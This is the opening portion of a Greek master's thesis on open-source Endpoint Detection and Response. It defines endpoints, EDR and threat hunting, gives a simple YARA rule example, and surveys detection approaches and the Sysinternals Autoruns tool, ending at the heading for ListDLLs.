Πανεπιστήμιο Πειραιώς
Τμήμα Ψηφιακών Συστημάτων
Π.Μ.Σ. " Ασφάλεια Ψηφιακών Συστημάτων "

Μεταπτυχιακή Διατριβή

Ανίχνευση και Απόκριση Τελικού Σημείου: Μια προσέγγιση ανοιχτού κώδικα

Endpoint Detection and Response: An open source approach

Εμμανουήλ Α. Δρακάκης

MTE1811

Επιβλέπων Καθηγητής

Χρήστος Ξενάκης

Πειραιάς, Φεβρουάριος 2021

Περιεχόμενα

Ευρετήριο εικόνων

Πρόλογος

Η ραγδαία εξέλιξη των επιθέσεων στον κυβερνοχώρο ειδικά την τελευταία δεκαετία επηρεάζοντας μεγάλες εταιρείες με σημαντικές οικονομικές απώλειες, δημιούργησε την εμφάνιση νέων λύσεων για την ανίχνευση, αντιμετώπιση και την εξάλειψη αυτών. Μια από τις πιο υποσχόμενες λύσεις των τελευταίων χρονών είναι τα συστήματα Ανίχνευσης και Απόκρισης Τελικού Σημείου (EDR).

Εστιάζοντας αρχικά στο τι είναι τα Τελικά Σημεία και ποια μέτρα προστασίας πρέπει να λαμβάνουν οι οργανισμοί για αυτά, θα δούμε ποια κριτήρια πρέπει να ικανοποιεί ένα EDR καθώς και πως πρέπει να γίνεται η διαχείριση των απειλών. Το πρώτο βήμα που πρέπει να κάνει ένα EDR είναι αυτό της ανίχνευσης. Για το λόγω αυτό θα αναλύσουμε ποια είναι τα διαθέσιμα εργαλεία ανίχνευσης απειλών που χρησιμοποιούνται από τους αναλυτές ασφαλείας και ποιες είναι οι δυνατότητες που μας προσφέρουν.

Στην συνέχεια έπειτα από έρευνα που πραγματοποιήθηκε θα παρουσιαστούν ποιες είναι υπάρχουσες λύσεις EDR ανοιχτού κώδικά και το κατά πόσο αποτελεσματικές είναι. Τέλος θα διερευνηθεί η αποτελεσματικότητα τους συστήματος παρακολούθησης συστήματος Windows Sysmon με την μέθοδο ποσοτικής δοκιμής. Για να προσδιοριστεί εάν το σύστημα παρακολούθησης Windows Sysmon είναι αποτελεσματικό, θα εκτελεστούν σενάρια επιθέσεων σε ένα περιβάλλον εικονικού εργαστηρίου.

1. Εισαγωγή

Στις μέρες μας το οργανωμένο Κυβερνοέγκλημα αλλά και η εξέλιξη των απειλών (Advanced Persistent Threats, APTs) τα οποία έχουν ως στόχο την εκμετάλλευση ευπαθειών στα λειτουργικά συστήματα από την αρχή της ύπαρξή τους, οδήγησαν τις εταιρείες Κυβερνοασφάλειας να επενδύσουν στην έρευνα και την ανάπτυξη εργαλείων ανίχνευσης κακόβουλων λογισμικών.

Η αρχή έγινε με τα λογισμικά για προστασίας από ιούς (antivirus) τα οποία χρησιμοποιούν κυρίως την υπογραφή ή το αρχείο κατακερματισμού (hash) κάποιου κακόβουλου λογισμικού. Βέβαια με την εξέλιξη των επιθέσεως τα συγκεκριμένα λογισμικά ξεκίνησαν να χρησιμοποιούν και πιο εξελιγμένες τεχνικές ανίχνευσης όπως στατική και δυναμική ανάλυση, ανάλυση ως προς το περιεχόμενο του αρχείου καθώς και τεχνικές ανίχνευσης ως προς την συμπεριφορά του (sandbox). Εξέλιξη όμως δεν υπήρξε μόνο εκεί αλλά και σε επίπεδο λειτουργικού συστήματος, όπως τεχνικές και μηχανισμοί ασφάλεια στον κώδικα του λειτουργικού. Για παράδειγμα στα Windows 8 και Windows 10 εφαρμόστηκαν καινούργιοι μηχανισμοί ασφαλείας όπως είναι τα Antimalware Scan Interface (AMSI) και Protected Process Light (PPL).

Βέβαια όσο θωρακίζονται τα λειτουργικά συστήματα οι επιτιθέμενοι εστιάζουν στην υλοποίηση πιο προηγμένων τεχνικών, παραδείγματος χάριν εισαγωγή (injection) σε μια διεργασία και κακόβουλα λογισμικά που δεν δουλεύουν με την χρήση κάποιου αρχείου (file-less). Αυτό είχε ως συνέπεια όσο αυξάνεται η πολυπλοκότητα των επιθέσεων να αυξάνεται και η ανάγκη για δημιουργία συστημάτων που θα είναι ικανά να μπορούν να αντιμετωπίζουν και ανιχνεύουν τέτοιου είδους απειλές [7]. Αυτός ήταν και ο λόγος που η εταιρείες τα τελευταία χρόνια ανέπτυξαν συστήματα Ανίχνευσης και Απόκρισης Τελικού Σημείου – EDR (Endpoint Detection and Response) και Πλατφόρμες Προστασίας Τελικού Σημείου – EPP (Endpoint Platform Protection) [7]. Γνωστές εμπορικές λύσεις τέτοιων συστημάτων είναι το Carbon Black της VMware και Defender Advanced Threat Protection (ATP) της Microsoft.

Η μεγάλη χρησιμότητα τέτοιων συστημάτων ασφαλείας είναι ότι μπορεί να ανιχνεύει πιο πολύπλοκες και εξελιγμένες επιθέσεις διότι τα συγκεκριμένα εργαλεία έχουν την δυνατότητα να εντοπίζουν συμπεριφορές στο επίπεδο της μνήμης ενός ηλεκτρονικού υπολογιστή και να πραγματοποιούν ανάλυση στις διεργασίες που δημιουργούνται σε ένα σύστημα. Άλλα πέρα από την σκοπιά της ανίχνευσης, δίνουν και την δυνατότητα της

αντιμετώπισης μίας ενεργής απειλής. Αυτό συμβαίνει διότι το σύστημα δίνει την δυνατότητα σε έναν αναλυτή ασφαλείας να διαγράψει ένα κακόβουλου λογισμικό, να τερματίσει μια ύποπτη διεργασία ακόμα και να απομονώσει απομακρυσμένα έναν υπολογιστή από το δίκτυο.

Έκτος από εμπορικές λύσεις EDR υπάρχουν και υλοποιήσεις ανοιχτού κώδικα, όπως για παράδειγμα Wazuh. Με γνώμονα αυτό στα επόμενα κεφάλαια θα γίνει ανάλυση και υλοποίηση των δυνατοτήτων μιας τέτοια πλατφόρμας καθώς και η ανάπτυξη διαφόρων σεναρίων επιθέσεων με βάση την δομή του MITRE ATT&CK.

1.1. Εισαγωγικές έννοιες

1.1.1. Ορισμός του Τελικού Σημείου (Endpoint)

Για πολλούς επαγγελματίες στον χώρο της πληροφορικής και της ασφάλειας, ένας κοινός ορισμός για το τελικό σημείο είναι οτιδήποτε χρησιμοποιεί πληκτρολόγιο, δηλαδή οτιδήποτε στο όποιο έχει αλληλεπίδραση ένας χρήστης [1].

Τα τελικά σημεία, είναι κάθε υπολογιστικός εξοπλισμός στον οποίο χρησιμοποιούμε πληκτρολόγιο και χρησιμοποιείται από έναν χρήστη για πρόσβαση στο δίκτυο, στις υπηρεσίες, στα δεδομένα και στις εφαρμογές ενός οργανισμού. Τα τελικά σημεία είναι πολλά σε αριθμό και βρίσκονται παντού, αποτελώντας έναν ελκυστικό στόχο για τους επιτιθέμενους. Στο ιδανικό σενάριο, από την πλευρά του εισβολέα, μια επιτυχημένη επίθεση σε ένα τελικό σημείο θα είχε ως αποτέλεσμα την είσοδο στο δίκτυο ενός οργανισμού, στην πρόσβαση των ψηφιακών αγαθών και τον έλεγχο του τελικού σημείου [1].

Ακούγοντας κάποιος τον όρο τελικό σημείο το μυαλό του θα πήγαινε σε έξυπνες συσκευές, ταμπλέτες ή άλλες κινητές συσκευές. Στην πραγματικότητα όμως ο κλασικός ορισμός εμπεριέχει οτιδήποτε αλληλοεπιδρά με τον χρήστη, όποτε η παραπάνω προσέγγιση είναι ανεπαρκής, καθώς πρέπει επίσης να περιλαμβάνει τους επιτραπέζιους και φορητούς υπολογιστές, διακομιστές, εκτυπωτές, συστήματα σημείου πώλησης ακόμη και τους δρομολογητές δικτύου.

Συνοψίζοντας, οτιδήποτε μπορεί να αποτελεί στόχο μίας επίθεσης πρέπει να λαμβάνονται τα απαραίτητα μέτρα ασφαλείας. Οι ειδικοί τονίζουν ότι κάθε συσκευή με διεύθυνση δικτύου που αλληλοεπιδρά με τα δίκτυα και το διαδίκτυο, είναι ένα τελικό σημείο και πρέπει να θωρακίζεται ανάλογα [1].

1.1.2. Ορισμός του συστήματος Ανίχνευσης και Απόκρισης Τελικού Σημείου (EDR)

Σύστημα Ανίχνευση και Απόκριση Τελικού Σημείου, γνωστό στον κόσμο της τεχνολογίας από το ακρωνύμιο EDR (Endpoint Detection and Response), είναι η μέθοδος για τον εντοπισμό και την απόκριση απειλών στο υπολογιστικό περιβάλλον ενός οργανισμού. Η ερευνητική και συμβουλευτική εταιρεία Gartner ορίζει το EDR ως τις λύσεις που καταγράφουν και αποθηκεύουν συμπεριφορά σε επίπεδο τελικού σημείου, χρησιμοποιούν διάφορες τεχνικές ανάλυσης δεδομένων για τον εντοπισμό ύποπτης συμπεριφοράς σε ένα σύστημα, παρέχουν πληροφορίες με βάση την ανάλυση των καταγραφών, αποκλείουν κακόβουλη δραστηριότητα και παρέχουν λύσεις για την αποκατάσταση των επηρεαζόμενων συστημάτων [7].

1.1.3. Ορισμός του Threat Hunting

Το threat hunting είναι ο προληπτικός εντοπισμός των απειλών στον κυβερνοχώρο που υπάρχουν και παραμένουν μη εντοπισμένοι σε ένα δίκτυο. Ο σκοπός του Threat Hunting είναι να επικεντρώνεται σε προηγμένες ενεργές αναζητήσεις, προκειμένου να εντοπίσει κενά στην υποδομή του οργανισμού και σε θέματα ασφαλείας για περαιτέρω συντονισμό και βελτιστοποίηση. Οι αναζητήσεις βασίζονται σε βέλτιστες πρακτικές προληπτικής μεθοδολογίας και προηγμένα αναλυτικά στοιχεία.

1.1.3.1. Βέλτιστες τεχνικές Threat Hunting

Παρακάτω θα αναλυθούν ποιες είναι οι βέλτιστες τεχνικές που πρέπει να εφαρμόζει ένας αναλυτής ασφαλείας για την καλύτερη εκτέλεση της διαδικασίας threat hunting. Αρχικά ο αναλυτής πρέπει να γνωρίζει την αρχιτεκτονική του οργανισμού για το οποίο μελετά. Αυτό σημαίνει το να έχει εικόνα για τα συστήματα, το διάγραμμα δικτύου και τις τρέχουσες ευπάθειες που υπάρχουν σε αυτά. Έτσι μπορεί να μπει στην θέση του επιτιθέμενου και να καταλάβει καλύτερα που βρίσκονται τα τρωτά σημεία του οργανισμού που μελετάει.

Μια άλλη χρήσιμη τεχνική είναι η κατανόηση του τι θεωρείται φυσιολογικό και τι όχι. Για παράδειγμα εάν ένας υπολογιστής έχει πολύ αργή απόδοση, είναι μια ένδειξη η οποία χρειάζεται παραπάνω διερεύνηση και αυτό να μας οδηγήσει σε κάποια ενεργή απειλή. Ένας καλός οδηγός για την κατανόηση του τι θεωρείται φυσιολογικό και τι όχι είναι η μελέτη των

τακτικών που μπορούν να χρησιμοποιηθούν για μια επίθεση. Ένας καλός οδηγός είναι το MITRE ATT&CK. Με βάση αυτό ο αναλυτής μπορεί να φτιάχνει πιθανά σενάρια επιθέσεων με γνώμονα τον κύκλο ζωής μιας επίθεσης. Ένα σενάριο θα μπορούσε να ήταν η αναζήτηση κακόβουλων emails. Διερευνώντας ένα .doc ή .pdf αρχείο με κακόβουλο κώδικα θα μπορούσε να οδηγηθεί σε κάποια επίθεση ηλεκτρονικού ψαρέματος.

Τέλος ο αναλυτής πρέπει να μελετά για νέες απειλές (zero-day) που βρέθηκαν στον χώρο της κυβερνοασφάλειας. Για την ανίχνευση μιας νέας απειλής η διαδικασία του threat hunting τις περισσότερες φορές μπορεί να αποτελεί μονόδρομο. Ο λόγος που συμβαίνει αυτό είναι διότι οι μηχανισμοί ανίχνευσης δεν είναι σε θέση να εντοπίσουν τέτοιες απειλές καθώς δεν είναι γνωστός ο τρόπος λειτουργίας τους. Σε αυτό το σημείο ο αναλυτής κατανοώντας τι τεχνικές που χρησιμοποίει ένα νέο zero-day πρέπει να είναι σε θέση να δημιουργήσει νέες αναζητήσεις για την ανίχνευση αυτών. Ένα καλό παράδειγμα για γίνει πιο κατανοητό το παραπάνω είναι η ευπάθεια CVE-2020-1472 (Zerologon). Στο συγκεκριμένο παράδειγμα οι επιτιθέμενοι κάνουν χρήση των ευπαθειών στο πρωτόκολλο Netlogon που χρησιμοποιείται στα συστήματα της Microsoft (Windows Server). Όταν ανακοινώθηκε η συγκεκριμένη ευπάθεια τον Αύγουστο του 2020, η Microsoft ανακοίνωσε μια νέα ενημέρωση για τα συστήματα της, η οποία περιείχε πέντε νέα Event IDs (5827, 5828, 5829, 5830 και 5831) μέσα από τα οποία κάποιος μπορούσε να εντοπίσει πιθανή ένδειξη για την εν λόγω ευπάθεια. Συνοψίζοντας η μελέτη των νέων ευπαθειών και του τρόπου λειτουργείας τους αποτελεί τον τρόπο για την ανίχνευση αυτών.

1.1.3.2. Κανόνες Yara για threat hunting.

Οι κανόνες YARA είναι ένας τρόπος ανίχνευσης κακόβουλου λογισμικού δημιουργώντας κανόνες που αναζητούν συγκεκριμένα χαρακτηριστικά και είναι ιδιαίτερα χρήσιμοι για την διαδικασία του threat hunting. Το YARA αναπτύχθηκε αρχικά από τον Victor Alvarez του Virustotal και χρησιμοποιείται κυρίως στην έρευνα και τον εντοπισμό κακόβουλου λογισμικού. Αναπτύχθηκε με την ιδέα να περιγράψει μοτίβα που προσδιορίζουν συγκεκριμένες κατηγορίες κακόβουλων αρχείων. [22]

Σε ότι αφορά την σύνταξη τους, κάθε κανόνας πρέπει να ξεκινά με την λέξη “rule” ακολουθούμενο από το όνομα ή το αναγνωριστικό του. Οι κανόνες αποτελούνται από διάφορες ενότητες. Η ενότητα συνθηκών (conditions) καθορίζει πότε ισχύει το αποτέλεσμα του κανόνα για το αντικείμενο που βρίσκεται υπό διερεύνηση και περιέχει μια έκφραση

Boolean που καθορίζει το αποτέλεσμα. Οι συνθήκες είναι σχεδιασμένες με εκφράσεις Boolean και μπορούν να περιέχουν όλους τους συνήθεις λογικούς και σχετικούς τελεστές. Η επόμενη ενότητα είναι οι συμβολοσειρές (strings). Μέσω της ενότητας συμβολοσειρών μπορούμε να ορίσουμε ποια σημεία του αρχείου θα αναζητηθούν. Ένα απλό παράδειγμα ακολουθεί στην *Εικόνα 1*. [22]

```
rule vendor
{
strings:
$text_string1 = “Vendor name” wide
$text_string2 = “Alias name” wide
condition:
$text_string1 or $text_string2
}
```

Εικόνα 1 - Παράδειγμα κανόνα YARA

Ο κανόνας που εμφανίζεται παραπάνω ονομάζεται “vendor” και αναζητά τις συμβολοσειρές “Vendor name” και Όνομα “Alias name”. Εάν βρεθεί μία από αυτές τις συμβολοσειρές, τότε ο συγκεκριμένος κανόνας θα ενεργοποιηθεί. [22]

1.2. Διαχείριση απειλών και απαιτήσεις στα συστήματα EDR

1.2.1. Διαχείριση απειλών

Ιστορικά, οι περισσότεροι οργανισμοί εστιάζουν την ασφάλειά τους επενδύοντας σε αμυντικό εξοπλισμό στο δικτυακό επίπεδο της περιμέτρου, θεωρώντας πως αυτός είναι ο καλύτερος τρόπος για να αποτραπεί μια επίθεση [1]. Οι ειδικοί ασφαλείας αναφέρονται σε τέσσερα στοιχεία για την περιγραφή της ασφάλειας. Παρακάτω αναλύουμε ποια από αυτά μπορεί να ελέγχει ή να διαχειρίζεται ένας οργανισμός.

- Αγαθό: Το υλικό, το λογισμικό, οι εφαρμογές και οι πληροφορίες ενός οργανισμού που πρέπει να παρακολουθούνται και να ελέγχονται.
- Απειλή: Ένα άτομο, πράκτορας ή κάτι που ενδέχεται να προκαλέσει κακό, ζημιά ή απώλεια.
- Κίνδυνος: Ένα χαρακτηριστικό ή μια κατάσταση που συνεπάγεται έκθεση σε διαταραχές, ζημιές ή απώλειες.
- Έκθεση: Ένα χαρακτηριστικό σε ένα σύστημα, υπηρεσία ή λογισμικό που αυξάνει την ευπάθειά του σε επιθέσεις ή μη εξουσιοδοτημένη πρόσβαση.

Οι οργανισμοί δεν μπορούν να κάνουν πολλά για τις απειλές, επειδή οι εξέλιξη των απειλών είναι ένας αστάθμητος παράγοντας. Πρέπει, ωστόσο, να γνωρίζουν και να λαμβάνουν προληπτικές ενέργειες που μπορούν να βοηθήσουν στην προστασία από απειλές όσο το δυνατόν περισσότερο. Ο κίνδυνος υπάρχει επίσης πάντα σε οποιοδήποτε περιβάλλον ή σύστημα.


Οι κίνδυνοι πρέπει να αξιολογούνται, έτσι ώστε να γίνονται κατανοητοί και να διαχειρίζονται. Έτσι ώστε οι οργανισμοί να είναι σε θέση να τους αναγνωρίζουν και να δίνουν προτεραιότητα σε ποιες απειλές θα επικεντρώσουν τις προσπάθειές τους με στόχο την μείωση και την αποκατάσταση αυτών.

Επιπλέον, οι οργανισμοί πρέπει να κατανοούν και να διαχειρίζονται την έκθεση. Τα αγαθά πρέπει να προστατεύονται και να παρακολουθούνται για την διαφύλαξη της μη εξουσιοδοτημένης πρόσβασης, παραβίασης, απώλειας ή κλοπής.

1.2.2. Απαιτήσεις στα συστήματα Ανίχνευσης και Απόκρισης Τελικού Σημείου

Η ασφάλεια του τελικού σημείου αρχίζει με την προστασία και την θωράκιση των συσκευών το οποίο υλοποιείτε σε δύο στάδια. Το πρώτο αφορά τα μέτρα που λαμβάνει ένας οργανισμός για να μειώσει την έκθεση σε μια πιθανή επίθεση και το άλλο αφορά στα μέτρα που λαμβάνει για τον εντοπισμό μίας επίθεσης. Συνολικά όλα τα παραπάνω αφορούν την επιφάνεια που μπορεί να λάβει μία επίθεση.

Τα συστήματα Ανίχνευσης και Απόκρισης Τελικού Σημείου πρέπει να έχουν τουλάχιστον τέσσερις τύπους δυνατοτήτων, όπως φαίνεται στο παρακάτω γράφημα [1].



Το πρώτο στοιχείο είναι το στάδιο της ανίχνευσης, με βάση το οποίο ένα σύστημα πρέπει να είναι ικανό να εντοπίζει περιστατικά ασφαλείας όταν αυτά συμβούν. Να περιέχει πληροφορίες για το συμβάν και υποστήριξη για περαιτέρω διερεύνηση του συμβάντος. [1] Καθώς και να προσφέρει τους κατάλληλους μηχανισμούς για την αντιμετώπιση και αποκατάσταση των επηρεαζόμενων τελικών σημείων.

Για την εξασφάλιση της ασφάλειας των τελικών σημείων πρέπει να υπάρχουν και οι ανάλογες διαδικασίες ως προς τις αλλαγές που συμβαίνουν σε αυτά δηλαδή την κατάργηση ή την δημιουργία ενός νέου τελικού σημείου. Ένα σύστημα EDR σαρώνει συνεχώς ολόκληρο το περιβάλλον του οργανισμού για να εντοπίσει οποιαδήποτε νέα αλλαγή σε επίπεδο υλικού, λογισμικού ή λειτουργικού συστήματος.

Το επόμενο βήμα της διαδικασίας είναι η απογραφή αυτών των συσκευών. Δηλαδή για κάθε συσκευή να καταγράφεται η έκδοση του υλικο-λογισμικού και λειτουργικού συστήματος. Αυτό δίνει την δυνατότητα στους αναλυτές ασφαλείας να μπορούν να κάνουν ταξινόμηση και σάρωση για τυχόν ευπάθειες. Έτσι έχεις ένα ενημερωμένο απόθεμα αγαθών για όλα τα τελικά σημεία και τις αντίστοιχες γνωστές ευπάθειες που μπορεί να υπάρχουν τα οποία βαθμολογούνται ανάλογα με την σοβαρότητα τους. [1]

Αφού γίνει η ταξινόμηση των τελικών σημείων και η αξιολόγηση των ευπαθειών, οι επαγγελματίες ασφαλείας μπορούν να αποφασίσουν το επίπεδο παρακολούθησης. Το οποίο μπορεί να είναι σε πραγματικό χρόνο ή από επιλογή.

2. Ιστορική αναδρομή εργαλείων ανίχνευσης απειλών.

Όπως αναφέρθηκε παραπάνω, υπάρχουν εκατοντάδες εργαλεία για κακόβουλη αλλά και για ορθή χρήση. Κάποια αυτά είναι προηγμένα εμπορικά προγράμματα ενώ άλλα δημιουργήθηκαν από την κοινότητα τα οποία είναι και ανοιχτού κώδικα. Μάλιστα την τελευταία δεκαετία με την έλευση υπηρεσιών, όπως το Github, οι υλοποιήσεις ανοιχτού κώδικα έχουν ραγδαία εξέλιξη. Έτσι πολλοί επαγγελματίες του χώρου μοιράζονται τα εργαλεία τους μέσα από αυτές τις πλατφόρμες. Παρόλο που τα περισσότερα από αυτά τα προγράμματα ανήκουν στην ομάδα των επιτιθέμενων, έχουν βοηθήσει την έρευνα να πάει πολλά βήματα παρακάτω. Αυτό συμβαίνει λόγω της αλληλεπίδρασης μεταξύ επιτιθέμενου και αμυνόμενου. Όσο αναπτύσσονται οι μηχανισμοί ασφαλείας και εντοπισμού απειλών τόσο ο επιτιθέμενος θα βρίσκει νέες πιο εξελιγμένες επιθέσεις. Αυτός ο αέναος κύκλος μας έχει οδηγήσει στην εξέλιξη αυτών των εργαλείων. [5]

2.1. Ανίχνευση βάση της υπογραφής (Signature Based Detection)

Παρόλο που δεν αποτελεί τον αποτελεσματικότερο τρόπο για την ανίχνευση κακόβουλων αρχείων, αποτελεί έναν από τους πρώτους μηχανισμούς ανίχνευσης που εφαρμόστηκαν στα Antivirus. Το συγκεκριμένο είδος ανίχνευσης συγκρίνει ψηφιακές υπογραφές γνωστών κακόβουλων αρχείων σύμφωνα με την ψηφιακή υπογραφή (MD5 ή SHA1 hash) του εκτελέσιμου που εξετάζει το πρόγραμμα προστασίας. Συγκεκριμένα, το πρόγραμμα προστασίας, ψάχνει στην βάση δεδομένων, οπού έχει όλες τις υπογραφές των ιομορφικών εκτελέσιμων, για τον εντοπισμό τυχόν κοινής υπογραφής με το εκτελέσιμο που εξετάζεται.

2.2. Malware Sandboxes

Αν και δεν θα εστιάσουμε σε μεγάλο βαθμό στα malware sandboxes, αυτά τα εργαλεία παρέχουν σημαντικές πληροφορίες για ένα πιθανό κακόβουλο λογισμικό μέσω της δυναμικής ανάλυσης. Υπάρχει πληθώρα λύσεων όπως είναι τα Cuckoo Sandbox, ANY.RUN και JOES Sandbox όπου είναι σε θέση να εξάγουν χρήσιμες πληροφορίες ως προς το τι συμβαίνει κατά την εκτέλεση ενός malware . Τα δεδομένα που συλλέγουν ενδέχεται να περιέχουν ενέργειες όπως δημιουργία / τροποποίηση / διαγραφή ενός αρχείο, αλλαγές σε

κλειδιά της registry, δημιουργία νέων διεργασιών και επικοινωνίες με Command & Control (C&C) υπολογιστές.

2.3. Sysinternals

Στην συνέχεια, ένα άλλο εξαιρετικά γνωστό και δωρεάν λογισμικό είναι το σύνολο των εργαλείων Sysinternals της Microsoft. Αυτή συλλογή εργαλείων αναπτύχθηκε από τον Mark Russinovich το 1996 με γνώμονα την παροχή προηγμένων εργαλείων διαχείρισης τεχνικών πληροφοριών [5]. Τα συγκεκριμένα εργαλεία απευθύνονται σε ένα ευρύ κοινό, όπως διαχειριστές συστημάτων, προγραμματιστές και επαγγελματίες στην κυβερνοασφάλεια. Στις παρακάτω ενότητες θα αναλύσουμε πως οι αμυνόμενοι (blue teamers) χρησιμοποιούν αυτά τα εργαλεία για τον εντοπισμό και την ανάλυση κακόβουλου λογισμικού και την παρακολούθηση ενός συστήματος. Πιο συγκεκριμένα θα εξετάσουμε τα παρακάτω εργαλεία:


- Autoruns
- ListDLLs
- Process Explorer
- Sysmon
- Sigcheck

2.3.1. Autoruns

Το συγκεκριμένο εργαλείο είναι σε θέση να διαθέτει την πιο ολοκληρωμένη εικόνα σχετικά με τις αυτόματης εκτέλεσης τοποθεσίες (auto – start locations) των εφαρμογών που εκκινούν κατά την έναρξη των Windows. Ενώ τα περισσότερα autorun items μπορούν να ρυθμιστούν στην registry, μπορεί επίσης να βρίσκονται σε αρχεία ή άλλες τοποθεσίες του λειτουργικού συστήματος, όπως η βάση δεδομένων Windows Management Instrumentation (WMI) [10].

Με το Autoruns έχεις την δυνατότητα να εντοπίσεις πολύ πιο αποδοτικά και αποτελεσματικά ένα κακόβουλο λογισμικό. Βεβαία οι πληροφορίες που παράγονται από το συγκεκριμένο εργαλείο έχουν μεγάλη πιθανότητα να είναι μεγάλες σε αριθμό με αποτέλεσμα να κάνει δύσκολη την αναζήτηση, ειδικά την πρώτη φορά. Δυστυχώς αυτό οφείλεται στο πλήθος των διαδικασιών που ξεκινούν κατά την εκκίνηση των Windows [10].

Το γραφικό περιβάλλον, όπως φαίνεται στην *Εικόνα 2* [23], προσφέρει διάφορες επιλογές για όλες τις περιοχές που σχετίζονται με την προετοιμασία των Windows.



Εικόνα 2 – Autoruns - Γραφικό περιβάλλον του Sysinternals Autoruns

Η κάθε καρτέλα είναι μια υποπεριοχή autorun, περιλαμβανομένης και την καρτέλας “Everything” όπου ο χρήστης μπορεί να δει όλα τα δεδομένα. Μέσω της γραμμής επιλογών, μπορούμε να εκτελέσουμε συγκεκριμένες ενέργειες για μία καταχώριση ή να εφαρμόσουμε διαφορετικές επιλογές για να απλοποιήσουμε την προβολή. Ορισμένες ενέργειες που μπορούν να εκτελεστούν είναι:

- Delete – Θα διαγράψει την τοποθεσία της καταχώρησης. Θα διαγραφεί μόνο η καταχώρηση στην registry και όχι το αρχείο στην θέση που βρίσκεται στον δίσκο. Εάν η θέση καταχώρησης είναι διαδρομή αρχείου , ότι υπάρχει για την συγκεκριμένη διαδρομή θα διαγραφεί [5].
- Copy – Θα αντιγράψει τις πληροφορίες της επιλεγμένης καταχώρησης στο πρόχειρο (clipboard) [5].
- Jump to – Θα ανοίξει το Regedit στην τοποθεσία της επιλεγμένης καταχώρησης [5].
- Search online - Θα ανοίξει ένα πρόγραμμα περιήγησης ιστού και θα πραγματοποιήσει αναζήτηση στο διαδίκτυο για το process που έχει επιλεγεί με το προεπιλεγμένο πρόγραμμα περιήγησης [5].
- Process Explorer - Θα ανοίξει το Sysinternals Process Explorer στη διαδικασία της επιλεγμένης καταχώρησης [5].
- Properties - Θα ανοίξει η σελίδα ιδιοτήτων για το επιλεγμένο αρχείο. [5]

Επίσης υπάρχουν κάποιες επιλογές οι οποίες είναι διαθέσιμες για την παραμετροποίηση της εμφάνισης.

- Include Empty Locations – δεν θα εμφανίζονται καταχωρίσεις για τις οποίες οι θέσεις τους δεν έχουν κάποια πληροφορία [10].
- Hide Windows Entries – με αυτή την επιλογή μπορούμε να αποκρύψουμε καταχωρήσεις που έχουν σχέση με προϊόντα της Microsoft. Βέλτιστη πρακτική είναι να συνδυάζεται με την επιλογή για επαλήθευση των υπογραφών, έτσι ώστε μην αποκρύψουμε αρχεία με μη έγκυρη υπογραφή [10].
- Verify Code Signatures – θα προσπαθήσει να επαληθεύσει την υπογραφή του αρχείου (εάν υπάρχει) έτσι ώστε να ελεγχθεί η εγκυρότητα αυτής [10].

Το Autoruns μας παρέχει πολλές πληροφορίες με πολλές διαφορετικές επιλογές. Το γραφικό περιβάλλον του Autoruns, από μόνο του, είναι ένα καλό βοηθητικό πρόγραμμα για τη μη αυτόματη εξέταση ενός συστήματος που μπορεί να έχει μολυνθεί από κακόβουλο λογισμικό και να γίνει μία εκτίμηση της κατάστασης. Τέλος εκτός από το γραφικό περιβάλλον, υπάρχει και περιβάλλον γραμμής εντολών.

2.3.2. ListDLLs

